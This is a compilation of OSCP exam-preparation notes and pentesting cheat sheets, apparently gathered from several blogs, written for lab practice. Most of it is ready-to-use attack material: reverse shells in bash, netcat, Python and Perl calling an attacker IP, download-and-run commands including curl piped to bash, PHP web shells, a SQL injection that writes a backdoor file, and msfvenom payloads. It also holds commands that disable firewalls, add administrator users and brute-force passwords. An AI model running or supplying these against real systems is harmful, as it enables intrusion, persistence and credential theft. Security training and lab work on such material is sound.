Attempt to download nc.exe, and then run something along the lines of “nc.exe -e cmd.exe attackerip 1234”.

If we are dealing with an IIS server, create our own .asp or .aspx reverse shell payload with msfvenom, and then execute it.

Powershell injection

Here's some other useful commands on windows. If the machine you're facing has RDP enabled (port 3389), you can often create your own user and add it to the “Remote Desktop Users” group, then just log in via remote desktop.

Add a user on windows:

```
net user $username $password /add
```

Add a user to the “Remote Desktop Users” group:

```
net localgroup "Remote Desktop Users" $username /add
```

Make a user an administrator:

```
net localgroup administrators $username /add
```

Disable Windows firewall on newer versions:

```
NetSh Advfirewall set allprofiles state off
```

Disable windows firewall on older windows:

```
netsh firewall set opmode disable
```

Generating payloads with msfvenom

If you're not already familiar with msfvenom, it's an absolute must for OSCP. Msfvenom is part of the Metasploit Framework, and is used to generate payloads which do all kinds of evil things, from generating reverse shells to generating message boxes for a pretty PoC.

I don't want to cover msfvenom in detail here, because you can find it easily in other places, like the offsec website.

File transfer methods — Linux

Once you've got command execution, there's a good chance you will want to transfer files to the victim box.

First things first — you need to find a directory you can write to. The first places to look are /tmp or /dev/shm but if that doesn't work for you, this command should find writeable directories:

```
find / -type d \( -perm -g+w -or -perm -o+w \| ) -exec ls -adl {} \;
```

HTTP(S)

Now that we have found somewhere to transfer to, it's time to transfer the files! The quickest, easiest way to transfer files to a Linux victim is to setup a HTTP server on your Kali box. If you like being inefficient, set up Apache. If you would rather keep things easy, navigate to the directory containing the file(s) you wish to transfer and run:

```
root@kali# python -m SimpleHTTPServer 80
```

Pulling in the files on any victim Linux machine should be as easy as

```
wget http://attackerip/file
```

Or

```
curl http://attackerip/file > file
```

Netcat

If HTTP file transfers are not an option, consider using netcat. First set up your victim to listen for the incoming request and pipe the output to a file (it's best to use a high port number, as using port numbers < 1024 is often not allowed unless you're root):

```
nc -nvlp 55555 > file
```

Now back on your Kali machine, send the file!

```
nc $victimip 55555 < file
```

File Transfer Methods — Windows

If you're attacking windows, transferring files can be a little more tricky. My favourite method (which I learned from the OSCP manual!) is to create your own Windows wget by writing a VBS script. First you can create the file line by line by running these commands:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, IngCounter, fs, ts >> wget.vbs
```

```
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For IngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,IngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

Then, using your script looks something like this:

```
cscript wget.vbs http://attackerip/evil.exe evil.exe
```

If you're attacking a windows box and this method isn't going to work for you, consider trying TFTP or SMB as alternate file transfer methods. If you're lucky, there may also be a file upload method in a web application.

Upgrading Reverse Shells to be Fully Interactive

Popping a reverse shell is exciting, but it's not quite the same as a fully interactive shell. You won't have tab completion, you can't run any interactive programs (including sudo), and if you press Ctrl+C, you will exit back to your local box, which sucks. So! Here's how to upgrade your Linux reverse shell.

```
python -c "import pty; pty.spawn('/bin/bash')"
```

You should get a nicer looking prompt, but your job isn't over yet. Press Ctrl+Z to background your reverse shell, then in your local machine run:

```
stty raw -echo
fg
```

Things are going to look really messed up at this point, but don't worry. Just type reset and hit return. You should be presented with a fully interactive shell. You're welcome.

There's still one little niggling thing that can happen, the shell might not be the correct height/width for your terminal. To fix this, go to your local machine and run:

```
stty size
```

This should return two numbers, which are the number of rows and columns in your terminal. For example's sake let's say this command returned 48 120 Head on back to your victim box's shell and run the following.

```
stty -rows 48 -columns 120
```

You now have a beautiful interactive shell to brag about. Time to privesc!

Privilege Escalation — Linux

I'm not going to go into too much detail here because this post is getting too long already, and there's a lot to talk about! I will show you a few things that I try first though, and then I'll refer you over to g0tmi1k's

post, which will fill in the gaps.

Sudo misconfiguration

First things first, if you have found any passwords on the system, try using them to become root by running:

```
sudo su
```

If not try running:

```
sudo -l
```

Sometimes, sudo will allow you to run some commands as root, or become a different user. If the box is configured this way in the OSCP labs, there's a good chance that this will be your path to root.

Kernel Exploits

The second thing I try is:

```
uname -ar  
cat /etc/issue  
cat /etc/*-release  
cat /etc/lsb-release # Debian based  
cat /etc/redhat-release # Redhat based
```

These commands will tell you which kernel and distribution you are looking at. If you're lucky, Googling the kernel version and/or the distribution version may reveal known privilege escalation exploits to try.

Linenum

If you're into automation and efficiency, checkout LinEnum.sh. It's a great bash script that enumerates a lot of common misconfigurations in Linux systems. You can get it here:

<https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

For next-level enumeration efficiency, host linenum.sh on a webserver on your Kali box, then on the victim, just run:

```
curl http://attackerip/LinEnum.sh | /bin/bash
```

G0tmi1k?

Lastly, let's pay homage to the most referenced Linux privilege escalation article of all time by g0tmi1k:
<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

Privilege Escalation - Windows

The first thing I try is searching for a known exploit for the version of windows you are facing. To find out which version of Windows you are facing, try this:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

If that doesn't work, you have to do it the hard way. This is a pretty thorough article that has helped me out more than once: <http://www.fuzzysecurity.com/tutorials/16.html>

Example 2

Wednesday, January 2, 2019 10:46 PM

Lab

There is a bit of a love hate relationship with the lab however it is by far the best part of the course. The control panel will give you a drop down of machine IP addresses, from there you will need pick one and run your enumeration, no hostnames are provided.

I recommend doing the exercises, I spent the first week completing the exercises. Besides the bonus 5 points that you may need in the exam and being incredibly mundane, you will definitely learn a tonne.

Try not to use Metasploit unless you are really stuck, learning to exploit without it is invaluable. I had managed to root all machines without using Metasploit more than 2 times.

SSH Tunneling / Pivoting was daunting at first but there is an awesome tool I used called sshuttle which will look after all of it and simple to use, quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

Passwords in the labs are either guessable or cracked within minutes, if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists almost exclusively for fuzzing or passwords.

In the beginning I had a terrible habit of over complicating things, always try simple things first for the low hanging fruit such as sudo -l.

Preparation

Get organised, keep notes! the lab machines will contain loot or will have dependencies that you will need to refer to later. I primarily used Microsoft OneNote because it saved to the cloud and allowed me to seamlessly view between work and home machines, a great alternative however is cherrytree.

My preparation was mostly HackTheBox and VulnHub, HackTheBox was a great platform to get you into the mindset before starting OSCP however it can be very CTF'y so bear in mind.

I have listed some VulnHub machines that I found were similar to OSCP, there was also one machine on ExploitExercises called nebula, the techniques used in this machine were vital and used in the labs.

If you find yourself overwhelmed and not sure where to start, watch these videos by IppSec, I can't tell you how many things I've learnt by watching his videos, IppSec releases walkthroughs for each retired machine on HackTheBox.

Vulnerable Machines

Kioptrix: Level 1

Kioptrix: Level 1.1

Kioptrix: Level 1.2

Kioptrix: Level 1.3

FristiLeaks: 1.3

Stapler: 1

Brainpan: 1

VulnOS: 2
SickOs: 1.2
pWnOS: 2.0
Nebula
Structure

Each subnet had a separate table containing useful information for quick reference, this will be useful in both the lab and exam where you might need to recall a name/file you've previously seen.

Hostname	IP	Exploit	ARP	Loot	OS
Box1	10.10.10.10	MS08-067		10.10.10.11	capture.pcap
					Windows Server 2000

OSCP/
└─ Public
 | └─ Box1 - 10.10.10.10
 | └─ Box2 - 10.10.10.11
└─ IT Department
 | └─ Box1 - 10.11.11.10
 | └─ Box2 - 10.11.11.11
└─ Dev Department
 | └─ Box1 - 10.12.12.10
 | └─ Box2 - 10.12.12.11
└─ Admin Department
 | └─ Box1 - 10.13.13.10
 | └─ Box2 - 10.13.13.11
└─ Exercises
 | └─ 1.3.1.3
 | └─ 2.2.1
└─ Shortcuts

Enumeration

Enumeration is the most important thing you can do, at that inevitable stage where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: nmap.

Almost every review I've read about OSCP tells you to script your enumeration, while that is a good idea..there is already scripts out there specifically for OSCP such as codingo's Reconnoitre. I can't recommend codingo & Reconnoitre enough, he has built an awesome script. I had used this script initially to do quick scans of the environment then full TCP scans manually. Below are commands I found helpful while in the lab:

Nmap

Quick TCP Scan

```
nmap -sC -sV -vv -oA quick 10.10.10.10
```

Quick UDP Scan

```
nmap -sU -sV -vv -oA quick_udp 10.10.10.10
```

Full TCP Scan

```
nmap -sC -sV -p- -vv -oA full 10.10.10.10
```

Port knock

```
for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 10.10.10.10; done  
Web Scanning
```

Gobuster quick directory busting

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux  
Gobuster comprehensive directory busting
```

```
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t  
80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'  
Gobuster search with file extension
```

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php  
Nikto web server scan
```

nikto -h 10.10.10.10

Wordpress scan

```
wpscan -u 10.10.10.10/wp/  
Port Checking
```

Netcat banner grab

```
nc -v 10.10.10.10 port  
Telnet banner grab
```

```
telnet 10.10.10.10 port  
SMB
```

SMB Vulnerability Scan

```
nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-  
vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10  
SMB Users & Shares Scan
```

```
nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10  
Enum4linux
```

```
enum4linux -a 10.10.10.10  
Null connect
```

```
rpcclient -U "" 10.10.10.10  
Connect to SMB share
```

```
smbclient //MOUNT/share  
SNMP
```

SNMP enumeration

```
snmp-check 10.10.10.10  
Commands
```

This section will include commands / code I used in the lab environment that I found useful

Python Servers

Web Server

```
python -m SimpleHTTPServer 80
```

FTP Server

```
# Install pyftpdlib  
pip install pyftpdlib
```

```
# Run (-w flag allows anonymous write access)
```

```
python -m pyftpdlib -p 21 -w
```

Reverse Shells

Bash shell

```
bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
```

Netcat without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
```

Netcat Linux

```
nc -e /bin/sh 10.10.10.10 4443
```

Netcat Windows

```
nc -e cmd.exe 10.10.10.10 4443
```

Python

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4443))  
;os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'  
Perl
```

```
perl -e 'use Socket;$i="10.10.10.10";$p=  
4443;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))  
{open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");};'
```

Remote Desktop

Remote Desktop for windows with share and 85% screen

```
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10
```

PHP

PHP command injection from GET Request

```
<?php echo system($_GET["cmd"]);?>
```

#Alternative

```
<?php echo shell_exec($_GET["cmd"]);?>
```

Powershell

Non-interactive execute powershell file

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1  
Misc
```

More binaries Path

```
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/  
Linux proof
```

```
hostname && whoami && cat proof.txt && /sbin/ifconfig  
Windows proof
```

```
hostname && whoami.exe && type proof.txt && ipconfig /all  
SSH Tunneling / Pivoting
```

sshuttle

```
sshuttle -vvr user@10.10.10.10 10.1.1.0/24  
Local port forwarding
```

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>  
Remote port forwarding
```

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>  
Dynamic port forwarding
```

```
ssh -D <local proxy port> -p <remote port> <target>  
Plink local port forwarding
```

```
plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>  
SQL Injection
```

```
# sqlmap crawl  
sqlmap -u http://10.10.10.10 --crawl=1
```

```
# sqlmap dump database  
sqlmap -u http://10.10.10.10 --dbms=mysql --dump
```

```
# sqlmap shell  
sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell  
Upload php command injection file
```

```
union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE  
'c:/inetpub/wwwroot/backdoor.php'  
Load file
```

```
union all select 1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6  
Bypasses
```

```
' or 1=1 LIMIT 1 --  
' or 1=1 LIMIT 1 -- -  
' or 1=1 LIMIT 1#
```

```

'or 1#
' or 1=1 --
' or 1=1 -- -
Brute force

John the Ripper shadow file

$ unshadow passwd shadow > unshadow.db
$ john unshadow.db
# Hashcat SHA512 $6$ shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 $1$ shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

# Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

# Hashcat SHA1
hashcat -m 100 -a 0 hash.txt rockyou.txt --force

# Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt
RDP user with password list

ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list

hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list

medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
MSFVenom Payloads

# PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php

# Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f war -o shell.war

# Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

# Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f elf -o shell.elf

# Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f c

# Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o
non_staged.exe

```

```

# Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f
exe -o meterpreter.exe

# Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f python -o
shell.py

# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f asp -e x86/shikata_ga_nai -o
shell.asp

# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -o
shell.aspx

# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f js_le -e generic/none -n 18

# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -i 9 -f psh -o
shell.ps1

# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f c -b
"\x00\x04" -e x86/shikata_ga_nai

# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -o shell.exe

# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -e x86/shikata_ga_nai -i 9 -x
/usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
Interactive Shell
Upgrading to a fully interactive TTY using Python

# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
File Transfers
HTTP

```

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80

# In reverse shell - Linux
wget 10.10.10.10/file

# In reverse shell - Windows
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user\Desktop\file.exe')"
FTP
```

This process can be mundane, a quick tip would be to name the filename as 'file' on your kali machine so that you don't have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w

# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt
```

```
# Execute
ftp -v -n -s:ftp.txt
TFTP
```

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp

# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
VBS
```

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
```

```

echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For IngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,IngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

# Execute
cscript wget.vbs http://10.10.10.10/file.exe file.exe

Buffer Overflow
Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

# Payload
payload = "\x41" * <length> + <ret_address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining_length>

# Pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>

# Pattern offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>

# nasm
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp eax

# Bad characters
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

```

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

Privilege Escalation

There is basically two blog posts that are treated as the privilege escalation bible, g0tmi1k's post for Linux & fuzzysecurity's post for Windows.

Offensive Security was able to provide a balance in the labs, there was definitely unique privilege escalate methods however there was also a lot of kernel exploits. I had developed a habit to searchsploit everything, with or without a version number, don't just skim..actually read them and understand how they work, there was countless times I had tried an exploit which failed and moved on only to realise it was the correct exploit but needed a slight tweak.

The devil is in the details, I was definitely guilty of skimming and missing the crucial details such as read and write permissions to /etc/passwd or sticky bit.

I had used three different scripts: LinuxPrivChecker, LinEnum, and PowerUp. It is important to remember that these scripts did not always find everything and manually searching for files is also required.

Kernel exploits were a bit of a hit and miss, machines are sometimes vulnerable many different ways..I always thought using a kernel exploit was a bit like cheating, especially dirtycow which is never the intended way. There are 2 github posts that contain pre-compiled exploits that I found useful, they are: abatchy17's Windows Exploits & lucyoa's kernel exploits.

Links

Privilege Escalation:

g0tmi1k Linux Priv Esc
fuzzysecurity Windows Priv Esc
exploitspren Windows Priv Esc
togie6 Windows Priv Esc Guide
Kernel Exploits:

abatchy17's Windows Exploits
lucyoa's kernel exploits
Scripts:

LinuxPrivChecker
LinEnum
PowerUp
Scripts
useradd.c

Windows - Add user.

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()
{
    int i;
    i=system ("net user <username> <password> /add && net localgroup administrators <username> /add");
    return 0;
}
```

```
# Compile  
i686-w64-mingw32-gcc -o useradd.exe useradd.c  
SUID
```

Set owner user ID.

```
int main(void){  
    setresuid(0, 0, 0);  
    system("/bin/bash");  
}
```

```
# Compile  
gcc uid.c -o uid  
Powershell Run as
```

Run file as another user with powershell.

```
echo $username = '<username>' > runas.ps1  
echo $securePassword = ConvertTo-SecureString "<password>" -AsPlainText -Force >> runas.ps1  
echo $credential = New-Object System.Management.Automation.PSCredential $username,  
$securePassword >> runas.ps1  
echo Start-Process C:\Users\User\AppData\Local\Temp\backdoor.exe -Credential $credential >> runas.ps1  
Process Monitor
```

Monitor processes to check for running cron jobs.

```
#!/bin/bash  
  
# Loop by line  
IFS=$'\n'  
  
old_process=$(ps -eo command)  
  
while true; do  
    new_process=$(ps -eo command)  
    diff <(echo "$old_process") <(echo "$new_process") | grep [\\<\\>]  
    sleep 1  
    old_process=$new_process  
done
```

Exam

My exam was scheduled 9:00AM Monday morning about one week after my lab time had ended. The game plan was to scan target machines with Reconnoitre while I worked on the target machines then manually scan ports as they were found. I always had some form of enumeration scan running the background while I was working on the target machine.

I had taken screenshots of almost every step in preparation for the exam report, I also ran Open Broadaster Software to record my screen while I did my exam, this was useful in case I had missed a screenshot to which I could refer to later. I had a separate terminal window for each target machine and never closed it so that I could also refer to later while doing the exam report.

In hindsight, the exam boxes were not particularly difficult but the vulnerabilities are well hidden. Beware of the red herrings and rabbit holes, they are placed intentionally! Knowing when to move on is important, there

were times where I had spent hours on a path for privilege escalation only to realise there was another method hidden in plain sight.

After sleeping for a few hours I immediately started on my report, my approach was to be heavily screenshot based and brief outlining only the steps required to exploit. Knowing who the target audience is important, the report was written such that a non-technical person was able to replicate the steps just by reading the report. The report totaled 43 pages and was completed in a few hours, it was zipped along with my lab report, uploaded and sent to Offensive Security.

Structure

OSCP/

- └── Offensive Security Lab Penetration Test Report
 - | └── Introduction
 - | └── Objective
 - | └── Scope
 - |── High-Level Summary
 - | └── Recommendations
 - |── Methodologies
 - | └── Information Gathering
 - | └── Service Enumeration
 - | └── Penetration
 - | └── Maintaining Access
 - | └── House Cleaning
 - └── Findings
 - | └── Box1 - 10.10.10.10
 - | └── Box2 - 10.10.10.11
 - | └── Box3 - 10.10.10.12
 - | └── Box4 - 10.10.10.13
 - | └── Box5 - 10.10.10.14

Conclusion

After the grueling 28 hour wait after submitting the report, the email from Offensive Security had arrived indicating that I had successfully completed the Penetration Testing with Kali Linux certification exam and have obtained the Offensive Security Certified Professional (OSCP) certification.

Screenshot certificate

Share this on → Privacy Badger has replaced this Twitter button. Privacy Badger has replaced this Twitter button.

Related Posts

[RFID Thief v2.0 \(Categories: all, rfid, tutorial\)](#)

[Proxmark 3 Cheat Sheet \(Categories: all, rfid\)](#)

[Debricking Proxmark 3 using the Bus Pirate \(Categories: all, rfid\)](#)

[Debricking Proxmark 3 using the Bus Pirate »](#)

© Alex Dib

Example 3

Wednesday, January 2, 2019 10:47 PM

root@Hausec
root@Hausec

sudo apt install hacking-skills

Twitter Github
PENTESTING CHEATSHEET
PENETRATION TESTING TUTORIALS & WRITE-UPS
Windows Privilege Escalation via Unquoted Service Paths
Simple Buffer Overflows (x32)
Domain Penetration Testing
Active Directory Assessment and Privilege Escalation Script 2.0
Domain Penetration Testing: Credential Harvesting via LLMNR Poisoning
Domain Penetration Testing: Privilege Escalation via Group Policy Preferences (GPP)
Domain Penetration Testing: Using BloodHound, Crackmapexec, & Mimikatz to get Domain Admin
Using Bloodhound to Map the Domain
Automating the Pentesting Process: Using NTLM Relaying & Deathstar to get Domain Admin
How to set up ntlmrelayx.py
Vulnhub Write-ups
Kioptrix Level 2
Lord of the Root
Mr.Robot
Pwnlab_Init
PwnOS
SickOS
SickOS 2
TrOII
TrOII 2
Vulnix
Web Pentesting Write-Ups
XSS
Reflective XSS via String Injection
Bypassing JavaScript Client-side Validation
Bypassing JavaScript input validation
SQLInjections
UNION-Based
XSS With SQLi
SQLMap & GET Requests
Other Tutorials
How to set up Fuzzbunch (Shadowbroker's Dump/NSA Tools)
Using ETERNALBLUE & DOUBLEPULSAR (Shadowbroker's Dump/NSA Tools)
Using Bloodhound to Map the Domain
How to set up ntlmrelayx.py
ARTICLES
ABOUT
Open Search
Pentesting Cheatsheet
In addition to my own contributions, this compilation is possible by other compiled cheatsheets by

g0tmilk, highon.coffee, and pentestmonkey, as well as a few others listed at the bottom. It's easiest to search via ctrl+F, as the Table of Contents isn't kept up to date fully.

Pentesting Cheat Sheet

Table of Contents

Enumeration

General Enumeration

FTP Enumeration (21)

SSH (22)

SMTP Enumeration (25)

Finger Enumeration (79)

Web Enumeration (80/443)

Pop3 (110)

RPCBind (111)

SMB\RPC Enumeration (139/445)

SNMP Enumeration (161)

Oracle (1521)

Mysql Enumeration (3306)

DNS Zone Transfers

Mounting File Shares

Fingerprinting

Exploit Research

Compiling Exploits

Packet Inspection

Password Cracking

Bruteforcing

Shells & Reverse Shells

SUID C Shells

TTY Shell

Spawn Ruby Shell

Netcat. 7

Telnet Reverse Shell

PHP

Bash

Perl

Meterpreter

Windows reverse meterpreter payload

Windows VNC Meterpreter payload

Linux Reverse Meterpreter payload

Meterpreter Cheat Sheet

Meterpreter Payloads

Binaries

Web Payloads

Scripting Payloads

Shellcode

Handlers

Powershell

Privilege Escalation

Linux

Windows

Command Injection

File Traverse

Test HTTP options using curl

Upload file using CURL to website with PUT option available. 11

Transfer file

Activate shell file

SQLInjections

Injections

SQLMap

Miscellaneous

Tunneling: 11

AV Bypass: 12

